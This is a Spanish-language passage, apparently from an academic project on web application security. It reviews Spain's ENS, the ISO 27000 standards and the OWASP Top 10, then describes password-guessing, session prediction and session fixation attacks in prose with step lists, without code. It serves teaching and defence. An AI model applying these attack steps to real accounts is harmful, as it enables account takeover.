- Restringir la cantidad de datos que puedan ser recopilados a los estrictamente necesarios, igualmente es necesario plantear en el origen del proyecto los datos personales a recabar y su utilización. Una buena idea, como se recomendaba en el punto relativo de la LOPD, es la elaboración de un diccionario que comprenda los datos personales solicitados a los usuarios para tener en cuenta todos y a la vez no solicitar ninguno que en realidad no vaya a ser utilizado o no proceda.
- La notificación de problemas de seguridad a las autoridades y a los potenciales afectados supone un reto al desarrollo en dos vertientes, en primer lugar, dado el impacto que este tipo de notificaciones puede tener, tanto en imagen con usuarios como a nivel administrativo con la administración, es primordial minimizar la posibilidad de que aparezcan esos problemas de seguridad. En segundo lugar, en determinados servicios masivos sería conveniente pensar algún sistema de automatización de avisos que permita una comunicación rápida y poco costosa con los usuarios.

3.3 Esquema Nacional de Seguridad

3.3.1 Introducción y objetivos

El esquema nacional de seguridad (ENS) tiene como objeto establecer la política de seguridad para la Administración Pública en la utilización de medios electrónicos indicando una serie de principios y requisitos mínimos a cumplir para lograr una correcta protección de la información.

La finalidad del ENS es crear las condiciones necesarias para la confianza por parte de los ciudadanos en el uso de los medios electrónicos, fundamentando esa confianza en los sistemas de información de manera eficaz y garantizando la fiabilidad de los datos y manteniéndolos a salvo de accesos no autorizados.

Se definen una serie de objetivos concretos que el ENS persigue con su aplicación:

1. Crear las condiciones necesarias para lograr la confianza de los ciudadanos en el uso de medios electrónicos, a través de medidas para garantizar la seguridad de la información y el funcionamiento de los servicios de los distintos ámbitos de la administración.
2. Marcar las políticas de seguridad a cumplir en la utilización de medios electrónicos.
3. Sentar los puntos comunes para todas las administraciones públicas en materia de seguridad de las tecnologías de la información.
4. Establecer un lenguaje común para facilitar la interacción de las administraciones públicas, así como la comunicación de los requisitos de seguridad de la información al sector privado.
5. Predisponer a llevar a cabo un tratamiento continuado de la seguridad. Es decir, tratando la seguridad como toda una línea de acción y no solo como una serie de actos aislados.

3.3.2 Requisitos mínimos

Uno de los puntos fundamentales del ENS es la definición de una serie de requisitos mínimos. Una vez establecido que todos los órganos superiores de las Administraciones públicas deberán formalizar su política de seguridad, ésta deberá incluir estos requisitos mínimos:

- Organización e implantación del proceso de seguridad, que deberá comprometer a todos los miembros de la organización.
- Análisis y gestión de los riesgos. Cada entidad deberá realizar su propia gestión de riesgos utilizando alguna metodología reconocida. Las medidas a tomar deberán ser proporcionales a los riesgos definidos.

- Gestión de personal, donde destaca el hecho que todo el personal relacionado con la información y los sistemas deberá ser formado e informado de sus deberes y obligaciones en materia de seguridad.
- Profesionalidad, empleado al personal adecuado.
- Autorización y control de los accesos.
- Protección de las instalaciones.
- Adquisición de productos, en los que se valorarán positivamente los productos certificados.
- Seguridad por defecto, es decir, los sistemas deben diseñarse y configurarse de forma que garanticen, al menos, unos mínimos de seguridad por defecto.
- Integridad y actualización del sistema.
- Protección de la información almacenada y en tránsito, donde se presta especial atención a los considerados "entornos inseguros" que son: los equipos portátiles, PDAs, dispositivos periféricos, soportes de información y comunicaciones sobre redes abiertas o con cifrado débil.
- Prevención ante otros sistemas de información interconectados, se ha de proteger el perímetro, en particular, si se conecta a redes públicas como Internet.
- Registro de actividad. Este requisito está orientado sobre todo a garantizar la protección de los derechos relacionados con la protección de datos personales.
- Incidentes de seguridad. Se deben establecer medidas de detección y además realizar un registro detallado de todas ellas a utilizar en los procesos de mejora continua.
- Continuidad de la actividad. Debe, en la medida de lo posible, garantizarse. Lo que se logra fundamentalmente mediante unas políticas adecuadas de copias de seguridad y de respaldo.
- Mejora continua del proceso de seguridad.

Posteriormente, se define que estos requisitos pueden no ser de obligada aplicación en función de los riesgos identificados en cada sistema o de los activos que lo constituyen. En caso de que los datos recogidos sean datos de carácter personal, el cumplimiento de los requisitos descritos no entra en conflicto con el cumplimiento de lo dispuesto en la LOPD o el reglamento que la articula.

Además se establece al Centro Criptográfico Nacional (CCN) como responsable de la elaboración de las guías en materia de seguridad de la información.

3.3.3 Medidas de seguridad

Con la intención de que se cumplan los principios básicos y requisitos mínimos establecidos, el propio ENS recoge en sus anexos una larga serie de medidas de seguridad.

Se establecen tres tipos de medidas de seguridad:

- **Marco organizativo**: Conjunto de medidas relacionadas con la organización global de la seguridad en la institución.
- **Marco operacional**: Formado por las medidas a tomar para proteger la operación del sistema como conjunto integral de componentes para un fin.
- **Medidas de protección**: Centradas en proteger activos concretos, según su naturaleza y la calidad exigida por el nivel de seguridad de las dimensiones afectadas.

La selección de las medidas a aplicar se llevará a cabo en función de:

- Los tipos de activos a proteger.
- Las "dimensiones de seguridad relevantes". Es decir, para poder evaluar el impacto de un incidente de seguridad se establecen una serie de dimensiones, a saber, disponibilidad, autenticidad, integridad, confidencialidad y trazabilidad, pudiendo ser de nivel Bajo, Medio o Alto cada una de ellas.
- La categoría del sistema.

Reproducimos a continuación un listado de las medidas descritas en el ENS.

Marco organizativo	
Política de seguridad	Procedimientos de seguridad
Normativa de seguridad	Proceso de autorización
Marco operacional	
Planificación	Gestión de cambios
Análisis de riesgos	Protección frente a código dañino
Arquitectura de seguridad	Gestión de incidencias
Adquisición de nuevos componentes	Registro de la actividad de los usuarios
Dimensionamiento y gestión de capacidades	Registro de la gestión de incidencias
Componentes certificados	Protección de los registros de actividad
Control de acceso	Protección de claves criptográficas
Identificación	Servicios externos
Requisitos de acceso	Contratación y acuerdos de nivel de servicio
Segregación de funciones y tareas	Gestión diaria
Proceso de gestión de derechos de acceso	Medios alternativos
Mecanismo de autenticación	Continuidad del servicio
Acceso local	Análisis de impacto
Acceso remoto	Plan de continuidad
Explotación	Pruebas periódicas
Inventario de activos	Monitorización del sistema
Configuración de seguridad	Detección de intrusión
Gestión de la configuración	Sistema de métricas
Mantenimiento	

Medidas de protección	
Protección de las instalaciones e infraest.	Segregación de redes
Áreas separadas y con control de acceso	Medios alternativos
Identificación de las personas	Protección de los soportes de información
Acondicionamiento de los locales	Etiquetado
Energía eléctrica	Criptografía
Protección frente a incendios	Custodia
Protección frente a inundaciones	Transporte
Registro de entrada y salida de equipamiento	Borrado y destrucción
Instalaciones alternativas	Protección de las aplicaciones informáticas
Gestión del personal	Desarrollo
Caracterización del puesto de trabajo	Aceptación y puesta en servicio
Deberes y obligaciones	Protección de la información
Concienciación	Datos de carácter personal
Formación	Calificación de la información
Personal alternativo	Cifrado
Protección de los equipos	Firma electrónica
Puesto de trabajo despejado	Sellos de tiempo
Bloqueo de puesto de trabajo	Limpieza de documentos
Protección de equipos portátiles	Copias de seguridad
Medios alternativos	Protección de los servicios
Protección de las comunicaciones	Protección del correo electrónico
Perímetro seguro	Protección de servicios y aplicaciones web
Protección de la confidencialidad	Protección frente a la denegación de servicio
Protección de la autenticidad y de la integridad	Medios alternativos

Tabla 4: Medidas de seguridad del Esquema Nacional de Seguridad

3.3.4 Aplicación al desarrollo de aplicaciones web

Dada la amplitud del ENS son innumerables las repercusiones que podrían existir si se decidiese su implementación completa, no obstante, sí están recogidas por el ENS algunas medidas de especial importancia para las aplicaciones web pertenecientes a entidades de las Administraciones Públicas por lo que realizaremos un breve resumen de ellas.

En primer lugar, existe una medida exclusiva para la protección de aplicaciones o servicios web (apartado 5.8.2) que establece los siguientes puntos:

- Control de acceso. En caso de existir para proteger información no pública, deberá tenerse especial consideración con los siguientes aspectos:
  - Evitar el acceso a la información por vías distintas a las establecidas.
  - Prevenir ataques de manipulación de la URL.

  - Dificultar los ataques contra las *cookies* y/o la sesión.
  - Prevenir ataques de inyección de código.
- Evitar el escalado de privilegios dentro de la aplicación, permitiendo a un usuario acceder o realizar acciones para las que habitualmente no tendría autorización.
- Dado lo frecuente y peligroso de estos ataques, también se hará especial hincapié en evitar ataques *cross-site scripting*.
- Prevenir ataques en elementos anexos a la aplicación web en sí, como puedan ser *proxies* o *caches*.

Además de este apartado, existe otro con especial vinculación a las aplicaciones web, es el dedicado a los ataques de denegación de servicio. Para ello se establecen dos niveles de protección con sus respectivos puntos a cumplir:

- **Nivel medio**:
  - Implementar un sistema con capacidad suficiente para afrontar la carga de trabajo necesaria desahogadamente.
  - Aplicar las tecnologías apropiadas para prevenir este tipo de ataques.
- **Nivel alto**:
  - Implantar un sistema de detección de estos ataques, de tal forma que no solo sean inefectivos sino que se alerte de que se están produciendo.
  - Planificar un procedimiento de reacción a estos ataques, que incluya entre otros la notificación a los responsables de comunicaciones para que se tomen las medidas oportunas.
  - Así mismo, se debería impedir la realización de este tipo de ataques desde nuestros servidores a terceros externos.

3.4 ISO 27000

La serie ISO 27000 recoge una serie de estándares de seguridad de la información elaborados de forma conjunta entre la organización de estandarización internacional (ISO) y la comisión internacional de electrotecnia (IEC).

Estos estándares, aportan una serie de buenas prácticas en el manejo de seguridad de la información y control de riesgos en el contexto de un sistema de la información. Se trata de una definición de estándares amplia, que explica de forma profusa todo lo relativo a la seguridad no solo desde un punto de vista técnico. Aplicable para empresas y organismos de cualquier tamaño, donde cada una deberá evaluar los riesgos y medidas de seguridad a aplicar siempre desde un prisma de mejora continua, no entendiendo la seguridad de la información como un hecho o etapa puntuales.

La serie posee numerosos estándares y otros más se encuentran en desarrollo.

3.4.1 ISO/IEC 27000:2012

Este estándar de carácter introductorio se encarga de establecer un amplio glosario de términos relativos a la gestión de la información en general y a la seguridad en concreto.

Así, encontramos definiciones concretas de conceptos tan importantes como puedan ser seguridad, integridad, ataque, riesgo...

Por otro lado, se describe un SGSI, abreviatura de Sistema de Gestión de la Seguridad de la Información del inglés *Information Security Management System*. Consiste en el conjunto de guías, procedimientos, políticas y recursos utilizados por las empresas u organismos buscando la protección de su información. Se basa en la evaluación de los riesgos así como en el nivel de impacto aceptable en caso de un ataque.

3.4.2 ISO/IEC 27001:2005

3.4.2.1 Introducción

Este estándar, recoge de manera concreta la implementación de un SGSI, abarcando desde los requisitos previos hasta la documentación que debe generarse. Publicado en España como UNE-ISO/IEC 27001:2007. En septiembre de 2013 aparece una nueva versión de este estándar que corrige al anterior pero que aún no se encuentra traducido al español.

3.4.2.2 Principios

Algunos de los principios fundamentales a la hora de poner en marcha un SGSI son:

- Concienciar de la necesidad de la seguridad.
- Asignar responsables de esa seguridad dentro de la organización.
- Comprometer a la dirección de la organización con la seguridad.
- Determinar los controles apropiados para alcanzar niveles de riesgo aceptables.
- Incorporar la seguridad como un elemento esencial en los sistemas.
- Prevención activa de los incidentes de seguridad.
- Evaluar la seguridad de la información de forma continua.

3.4.2.3 Metodología

Para llevar a cabo la implantación de un SGSI, el estándar recomienda la utilización del método PDCA, acrónimo del inglés *Plan-Do-Check-Act* cuya implementación recogemos por su interés.

- **Planificar**: Definir el alcance de SGSI en los distintos términos.
    - Definir la política de seguridad, que tenga en cuenta los distintos objetivos y requisitos de seguridad. Que establezca también los criterios con los que se evaluará el riesgo y que esté aprobada por la dirección.
    - Definir la metodología de evaluación de los riesgos de tal forma que los resultados sean comparables.
    - Identificar los riesgos. Establecer los activos de la organización, las amenazas referentes a éstos. Se evaluarán las vulnerabilidades que sean aprovechables por dichas amenazas y se identificará el impacto que tendrían.
    - Evaluar los riesgos. Se evalúa el impacto de un fallo de seguridad así como la probabilidad de que exista ese fallo estimando el nivel de riesgo y determinando por último si ese riesgo es aceptable o debe ser paliado.
    - Identificar opciones para el tratamiento de los riesgos. Aplicando controles, aceptando el riesgo, imposibilitándolo, transfiriéndolo, etcétera.
    - Elegir los objetivos de control y los controles. Para ello, el anexo A del estándar recoge un completo listado de ellos, dejando la posibilidad de incluir otros adicionales en caso de necesidades específicas. En este listado se basa el estándar ISO/IEC 27002 para proporcionar la guía de implantación de un SGSI.
    - Recibir la aprobación del SGSI por parte de la dirección de la organización.
    - Definir los criterios de implantación definiendo los distintos controles de implantación.
- **Hacer**: Llevar a cabo el plan del SGSI así como su utilización.
    - Definir e implantar el tratamiento de riesgos para la gestión de los mismos.
    - Definir un sistema de medidas para estimar la eficacia de los controles implementados.
    - Formar y concienciar al personal de la organización.
    - Gestionar las operaciones y recursos asignados al SGSI.
    - Implantar controles para la detección y respuesta temprana de los incidentes de seguridad.
- **Revisar**: Revisar el estado del SGSI.
    - Ejecutar procedimientos de monitorización que permitan detectar los distintos errores, identificar agujeros de seguridad, uso indebido de sistemas y la correcta respuesta a los incidentes de seguridad.
    - Revisar la efectividad del SGSI, teniendo como criterio el cumplimiento de sus objetivos, las auditorías de seguridad, incidentes, resultados de las distintas mediciones.
    - Realizar auditorías internas periódicas.

  - Revisar las evaluaciones de riesgos teniendo en cuenta los distintos cambios que hayan podido producirse.
  - Registrar acciones y eventos que puedan haber impactado sobre la efectividad o el rendimiento del SGSI.
- **Actuar**: Mejora y mantenimiento del SGSI.
  - Implantar en el SGSI las mejoras identificadas.
  - Realizar las acciones preventivas y correctivas adecuadas en función de la experiencia recopilada.
  - Comunicar las acciones y mejoras.
  - Asegurarse que las mejoras introducidas alcanzan los objetivos previstos.

Es importante señalar que el desarrollo PDCA es un ciclo de vida continuo, es decir una última fase de "Actuar" lleva a su vez a una nueva fase de "Planificación" que iniciará de nuevo el proceso.

3.4.2.4 Aplicación al desarrollo de aplicaciones web

Al tratarse de un estándar para la implantación de un sistema de seguridad de la información cualquier tipo de aplicación se debería ver afectada de forma similar, se trate o no de una aplicación web.

No obstante, deben ser tenidas en cuenta las particularidades propias de los entornos web que pueden afectar, entre otros, a los siguientes aspectos:

- Los componentes de accesibilidad y universalidad asociados a la web deberán plasmarse a la hora de analizar y planificar el SGSI especialmente en el apartado de la identificación y evaluación de riesgos.
- En general en todo el proceso, pero con mayor importancia a la hora de revisar el SGSI, deberá tenerse en cuenta la celeridad de cambios en el mundo web y en sus desarrollos. Por esto, en entornos muy orientados a web deberían plantarse revisiones quizá más ligeras, pero más cercanas en el tiempo ya que en periodos cortos pueden haberse producido modificaciones sustanciales en el entorno.

3.4.3 ISO/IEC 27002:2005

3.4.3.1 Introducción

En el estándar 27002 se establecen las líneas generales para implementar y mantener la seguridad de la información en una organización. Para ello se marcan una serie de objetivos, controles y medios de implementación de estos últimos. Publicado en España como UNE-ISO/IEC 27002:2009. Al igual que con el estándar anterior, existe una nueva versión publicada en septiembre de 2013 pero que aún no dispone de traducción al español.

3.4.3.2 Objetivos y controles

Existen más de 100 controles para los distintos objetivos de control que se engloban a su vez en 11 dominios distintos. Los controles en detalle pueden consultarse en el anexo correspondiente de este proyecto.

Existen otros estándares que ayudan a implementar el estándar ISO 27002 pero de forma específica para determinados sectores, como puede ser el estándar ISO 27011 relativo al sector de las telecomunicaciones o el ISO 27799, relativo al sector de la salud.

Dado lo numeroso de los controles existentes repasaremos algunos de los recogidos como más importantes:

- Documento de política de seguridad de la información. (5.1.1): La dirección debe aprobar y publicar un documento de la política de seguridad de la información comunicándola a todos los interesados, sean internos o externos a la organización. Debe contener, entre otros:
    - Definición de seguridad de la información, sus objetivos y alcance generales y la importancia de la seguridad.
    - Un marco de referencia para establecer los objetivos de control y los controles.
    - Explicación breve de las políticas, principios, estándares y requerimientos en materia de seguridad.
    - Definición de las responsabilidades generales y específicas para la gestión de la seguridad de la información incluyendo el reporte de incidentes.
- Asignación de responsabilidades relativas a la seguridad (6.1.3): Deben definirse claramente las distintas responsabilidades dentro de la organización para con la seguridad de la información.
- Educación y formación en seguridad de la información. (8.2.2): Todos los empleados de la organización y, cuando aplique, subcontratas y usuarios de terceros deben recibir entrenamiento apropiado y actualizaciones regulares en políticas de seguridad y procedimientos de organización cuando sean relevantes para la función de su trabajo.
- Notificación de los eventos de seguridad de la información (13.1.1): Se deben comunicar los eventos en la seguridad de información lo más rápido posible mediante canales de gestión apropiados. Desde distintas autoridades existe numerosa bibliografía sobre cómo tratar las comunicaciones relativas a la seguridad de la información.
- Derechos de propiedad intelectual (15.1.2): Se deben implantar procedimientos adecuados que garanticen el cumplimento de la legislación, regulaciones y requisitos contractuales para el uso de material con posibles derechos de propiedad intelectual asociados y para el uso de productos *software* propietario.
- Protección de los documentos de la organización (15.1.3): Los registros importantes se deben proteger de la pérdida, destrucción y falsificación de acuerdo a los requisitos estatutarios, regulaciones, contractuales y de negocio.

- Protección de datos y privacidad de la información de carácter personal (15.1.4): Se debe garantizar la protección y privacidad de los datos según requiera la legislación, regulaciones y, si fueran aplicables, las cláusulas relevantes contractuales.

3.4.3.3 Aplicación al desarrollo de aplicaciones web

En el caso de este estándar, se definen una serie de medidas que aplican, en general, a cualquier tipo de desarrollo. Aunque no hagan referencia exclusiva al desarrollo web, pasamos a detallarlas brevemente dada su importancia.

- Control de acceso al código fuente. Se debe mantener un control estricto sobre las personas con acceso al mismo estableciendo las medidas de protección necesarias.
- Procedimientos de control de cambios. Dado que cualquier cambio en los sistemas o desarrollos puede dañar el sistema, la norma dispone una serie de puntos a tener en cuenta a la hora de realizar modificaciones. Algunos de ellos son:
    - Existirá un control centralizado de cambios que sea el punto donde se autoricen y que aúne todas las solicitudes de modificación.
    - Los cambios a realizar nunca comenzarán hasta que no exista una aprobación oficial de los mismos. Además deberá existir una necesidad justificada y un visto bueno desde el punto de vista técnico de que el cambio funcionará en los sistemas existentes.
    - El cambio deberá llevarse a cabo de la forma que menos trastorno cause al funcionamiento de la organización y al resto de sistemas. Además, deberá estar suficientemente documentado.
    - Deberán implementarse medidas de vuelta atrás ante eventuales problemas.
- Revisión técnica tras cambios en las plataformas. En los sistemas más críticos y ante cambios importantes como pueden ser actualizaciones críticas del sistema operativo, deberían llevarse a cabo los controles adecuados.
- Fugas de información. Se deben minimizar las posibilidades de fugas de información en el desarrollo de aplicaciones, incluso en ocasiones puede ser preferible acudir a productos ya desarrollados que ofrezcan garantías. También puede ser una buena medida incorporar controles que permitan detectar esas fugas.
- Desarrollo externo de aplicaciones. De ser tenido en cuenta, se deberán extremar las precauciones añadiendo las condiciones que sean necesarias en los contratos (propiedad intelectual, calidad del desarrollo, certificaciones…) y confiando siempre en profesionales solventes.
- Gestión de vulnerabilidades. Dada la enorme velocidad con la que actualmente se pasa de la publicación de una vulnerabilidad en cualquier desarrollo a la existencia de un ataque que la aprovecha (los llamados “*zero days*”) es crucial

mantener una gestión adecuada de esas vulnerabilidades teniendo en cuenta en cada momento la forma en la que actuar.

- Priorizar las vulnerabilidades más peligrosas o que afecten a los sistemas de mayor riesgo.
- Definir una serie de roles y perfiles que afronten la gestión.
- Identificar las vulnerabilidades existentes, por ejemplo utilizando alguno de los sistemas centralizados que existen, del tipo SecurityFocus o CVE, para cada uno de los sistemas utilizados.
- A la hora de incorporar los parches que surjan para solucionar posibles vulnerabilidades se tendrá en cuenta que puedan ser instalados en las mejores condiciones posibles especificadas por el desarrollador, además de intentar siempre probarse en un entorno controlado para intentar minimizar los impactos colaterales. Incluso, debería tenerse en cuenta una forma de actuar en caso de que por alguna circunstancia el parche no pudiera instalarse.

Capítulo 4

Tipología de ataques web

4.1 Introducción

Existe una numerosa diversidad de ataques posibles a una aplicación en un entorno web y debe tenerse en cuenta que en la mayoría de ocasiones un ataque no se lleva a cabo utilizando una única técnica, sino como combinación de varias de ellas.

En la compilación llevada a cabo en este proyecto se recogen, entre otros, ataques y vulnerabilidades muy comunes. Algunos de ellos llevan años dándose y son bien conocidos, sin embargo, las estadísticas dicen que siguen siendo algunos de los más frecuentes y en los que más aplicaciones se siguen mostrando vulnerables.

A continuación se muestra el listado de vulnerabilidades más frecuentes recogido por el OWASP en su informe anual de 2013.

#	Vulnerabilidad
1	Vulnerabilidad de inyección. Sea SQL, LDAP u otros.
2	Ruptura del sistema de autenticación o del control de sesiones.
3	*Cross-site scripting*.

4	Referencias inseguras a elementos.
5	Configuración insegura. Aplicable a servidor web, base de datos…
6	Mostrado de información sensible.
7	Escaso control de acceso a las funcionalidades.
8	*Cross-site request forgery*.
9	Utilización de *software* con vulnerabilidades conocidas.
10	Redirecciones erróneas o no controladas.

Tabla 5: Top 10 2013 de vulnerabilidades web. Fuente: http://www.owasp.org. Elaboración propia

Aunque es posible realizar distintas clasificaciones de ataques vamos a realizar una división en seis grupos, a saber, ataque a la autenticación, a la autorización, ataques en la parte del cliente, ejecución de comandos en servidor y ataques de tipo lógico.

4.2 Autenticación

Un ataque a la autenticación es aquel que permite al atacante obtener las credenciales de acceso a la aplicación mediante diversas técnicas.

4.2.1 Prueba y error

El clásico entre los clásicos de los ataques a casi cualquier sistema de seguridad. Consiste en realizar reiterados intentos de acceso a la aplicación, normalmente mediante un sistema automatizado. El ejemplo habitual es una aplicación de la que se dispone de un usuario válido y realizamos intentos de acceso variando la contraseña.

Dentro de este ataque podemos diferenciar distintas variaciones.

4.2.1.1 Ataque de fuerza bruta

Consiste en generar todos los valores posibles para una contraseña. Habitualmente se especifica una serie de parámetros para esa generación como puede ser número mínimo y máximo de caracteres o tipo de caracteres (alfanuméricos, de puntuación...). En la teoría, todo sistema terminaría cayendo ante este ataque, si bien, el elevado número de combinaciones posibles, la velocidad de cómputo disponible y las numerosas protecciones ante este tipo de ataques, suele hacer que sea de una eficacia bastante limitada.

4.2.1.2 Ataque de diccionario

En lugar de generar todas las contraseñas posibles, se prueba una compilación de palabras comunes o muy utilizadas como contraseña lo que reduce en gran medida el número de intentos. En función del tipo de sistema a atacar, puede resultar tremendamente efectivo.

4.2.1.3 Ataque de fuerza bruta de usuarios

Muchos sistemas están protegidos frente a múltiples intentos fallidos de acceso con un mismo usuario lo que invalidaría las técnicas anteriores, si bien, pocos lo están contra múltiples accesos con distintos usuarios aunque se trate de la misma contraseña. Esto, unido a la debilidad en la política de contraseña de la que adolecen muchos sistemas nos puede ofrecer una vía de acceso alternativa.

En este caso se trata de utilizar contraseñas muy comunes, e ir generando de manera automatizada usuarios de la aplicación, hasta encontrar un par de valores válidos.

4.2.1.4 Ataque mixto

En la práctica, no suelen utilizarse en exclusiva ninguna de las técnicas anteriores sino combinaciones de ellas.

El ejemplo más claro es partir de un diccionario de términos, para luego generar las posibles contraseñas mediante variaciones obtenidas por fuerza bruta. Así para el término “iloveyou” podrían realizarse las siguientes variaciones:

- Cambios de mayúsculas/minúsculas: ILoveYou, ILOVEYOU, Iloveyou...
- Números antes o después del término: iloveyou01, iloveuyou02, iloveyou03, 01iloveyou...
- Permutación de caracteres: i1oveyou, i10vey0u, 1l0v3y0u...

4.2.2 Autenticación insuficiente

El atacante intentará acceder a partes de la aplicación que deberían estar restringidas para usuarios no autenticados. Un ejemplo muy sencillo puede ser un área de administración sin protección, no necesariamente todo el área sino que basta con que alguna parte o funcionalidad concreta se hayan quedado fuera del acceso restringido.

4.2.3 Validación insuficiente en la recuperación de contraseñas

En gran parte de las aplicaciones web existe una funcionalidad de recuperación de contraseñas perdidas u olvidadas que si no se implementa correctamente puede suponer un agujero en la seguridad.

Existen dos debilidades especialmente comunes.

4.2.3.1 Recuperación basada en preguntas predecibles

Este tipo de validación es muy común en servicios dirigidos al gran público. Consiste en realizar al usuario alguna pregunta que si responde correctamente le permitirá acceder a una nueva contraseña, esta pregunta bien fue definida por el propio usuario, bien seleccionada de entre unas cuantas ya marcadas por el servicio.

Suelen adolecer de una excesiva sencillez y mediante procesos de ingeniería social las respuestas pueden ser fácilmente predichas por los atacantes.

4.2.3.2 Revelación de nombres de usuario u otra información

Una forma muy común de implementar la recuperación de contraseña es solicitar al usuario una dirección de correo electrónico que se suministró en el momento del alta en el sistema y al que le será enviada la contraseña recuperada.

Este sistema no es inseguro en sí mismo, pero en muchas ocasiones la aplicación informa, mediante mensajes de confirmación o error, de la existencia o no de ese correo electrónico en el sistema. Esto ya supondría revelar información innecesariamente, pero en el caso en que el propio correo electrónico sirva como nombre de usuario en el acceso a la aplicación, se está entregando al atacante un nombre de usuario válido sobre el que poder realizar otros ataques.

4.3 Autorización

Errores que surgen en sistemas que implementan de forma incorrecta las medidas de autorización. Es decir, las medidas existen pero son potenciales puntos de acceso para atacantes.

4.3.1 Autorización insuficiente

En aplicaciones web con distintos perfiles de acceso para los usuarios, una debilidad habitual puede ser el permitir acceder a usuarios con perfiles de acceso bajo, a funcionalidades que solo deberían estar habilitadas para perfiles altos.

Un ejemplo sencillo de esto suele ser un sistema donde un atacante puede conseguir fácilmente un acceso básico a la aplicación y simplemente indicando una ruta distinta en el navegador o modificando el punto de acceso puede realizar funcionalidades destinadas a perfiles de acceso superiores.

4.3.2 Predicción de credenciales o sesión

Gran parte de las aplicaciones web utilizan métodos para seguir todo el flujo de uso de un usuario. Normalmente estos métodos suelen basarse en el uso de sesiones. Así, cuando un usuario accede a la aplicación se le asigna un identificador de sesión que le acompañará y servirá para identificarse en el resto de interacciones que se realice en el sistema.

Los ataques basados en la predicción de identificadores de sesión, consisten en que el atacante sea capaz de predecir cuál será el siguiente identificador asignado a un usuario, para suplantarlo.

Veamos un ejemplo típico. El identificador de sesión es almacenado en una *cookie*, o en la URL. Si un atacante es capaz de predecir el algoritmo usado para generar ese identificador, se podría realizar el ataque del siguiente modo:

1. El atacante inicia una sesión en la aplicación, obteniendo un identificador de sesión.
2. El atacante calcula mediante el algoritmo o por fuerza bruta el siguiente identificador de sesión que obtendría un usuario.
3. El atacante sustituye en la *cookie* o URL el identificador de sesión obtenido lícitamente por el calculado en el paso anterior y obteniendo así la identidad del siguiente usuario.

4.3.3 Periodo de expiración de sesión escaso

Como hablamos en el punto anterior y dado que el protocolo HTTP carece de estado, las aplicaciones web suelen utilizar *cookies* para almacenar el identificador de sesión de los distintos usuarios. Esas sesiones, que identifican al usuario en su interacción con la aplicación, deben ser utilizadas de forma segura ya que pueden suponer debilidades graves.

Además de prevenirse la predicción de esos identificadores, es importante que las sesiones utilizadas tengan un tiempo de vida limitado. Esta caducidad puede verse reflejada de dos modos:

- Tiempo absoluto: Indicando un momento máximo de validez de un identificador de sesión. Por ejemplo, indicamos un periodo de validez máximo de 7 días, por lo que cuando se interactué con la aplicación deberá repetirse la autenticación una vez a la semana.
- Tiempo de actividad: Se indica el tiempo por el que se va prorrogando la validez de la sesión cada vez que se interactúa con la aplicación. Por ejemplo, si especificamos un tiempo de actividad de 5 minutos, cada vez que interactuemos con la aplicación se renovará ese tiempo de expiración por 5 minutos más.

Si bien cualquier tiempo de expiración es, por su propio funcionamiento, susceptible de ataque, la utilización de tiempos cortos reduce las posibilidades de los atacantes para el robo o suplantación de sesiones.

4.3.4 Fijación de sesión

Se trata de un tipo de ataque que explota la debilidad de algunas aplicaciones web por la forma en la que manejan las sesiones. En concreto se trata de que algunas aplicaciones, si detectan en el navegador un identificador de sesión ya existente en el momento en el que un usuario se autentifica, lo reutilizan en lugar de generar uno nuevo.

Ante esto los atacantes fuerzan a que un usuario se autentifique con un identificador de sesión concreto y conocido, lo que les permitirá utilizar ese identificador para acceder a la aplicación suplantando al usuario.

Veamos el funcionamiento con un ejemplo. Los pasos a seguir serían los siguientes:

1. El atacante inicia sesión en la aplicación obteniendo un identificador de sesión o bien fijando uno él mismo en el caso de que sea posible. En cualquier caso, es importante que el atacante haga que el identificador siga siendo válido mediante repetidos accesos o interacciones con la aplicación.
2. El atacante introduce el valor de la sesión trampeada en el navegador de la víctima utilizando alguno de los sistemas posibles que veremos después.
3. La próxima vez que la víctima acceda a la aplicación, se utilizará la sesión fijada por el atacante pudiendo suplantar así a la víctima.

Veámoslo con un pequeño gráfico que ilustre de forma más clara el curso de los acontecimientos.




Figura 6: Diagrama acciones en ataque de fijación de sesión. Fuente: http:///www.owasp.org

Existen distintas formas de fijar una sesión en el navegador de la víctima. Puede utilizarse un *script* del navegador, utilizando un *meta tag*, o bien una cabecera HTTP como respuesta a una petición.

4.4 Ataques en la parte cliente

Los ataques en la parte cliente son aquellos que no intentan realizar acciones maliciosas en el servidor de la aplicación, sino en la parte del cliente que se ejecuta o visualiza, por ejemplo, en el navegador.

De esta forma pueden eludirse determinadas protecciones localizadas en el código del servidor y, además, aprovechar que habitualmente los usuarios suelen tomar menos precauciones a la hora de interactuar con las aplicaciones.

4.4.1 Suplantación de contenido

Consiste en, aprovechando alguna vulnerabilidad, hacer que la aplicación muestre un contenido aparentemente legítimo pero que en realidad no lo es.

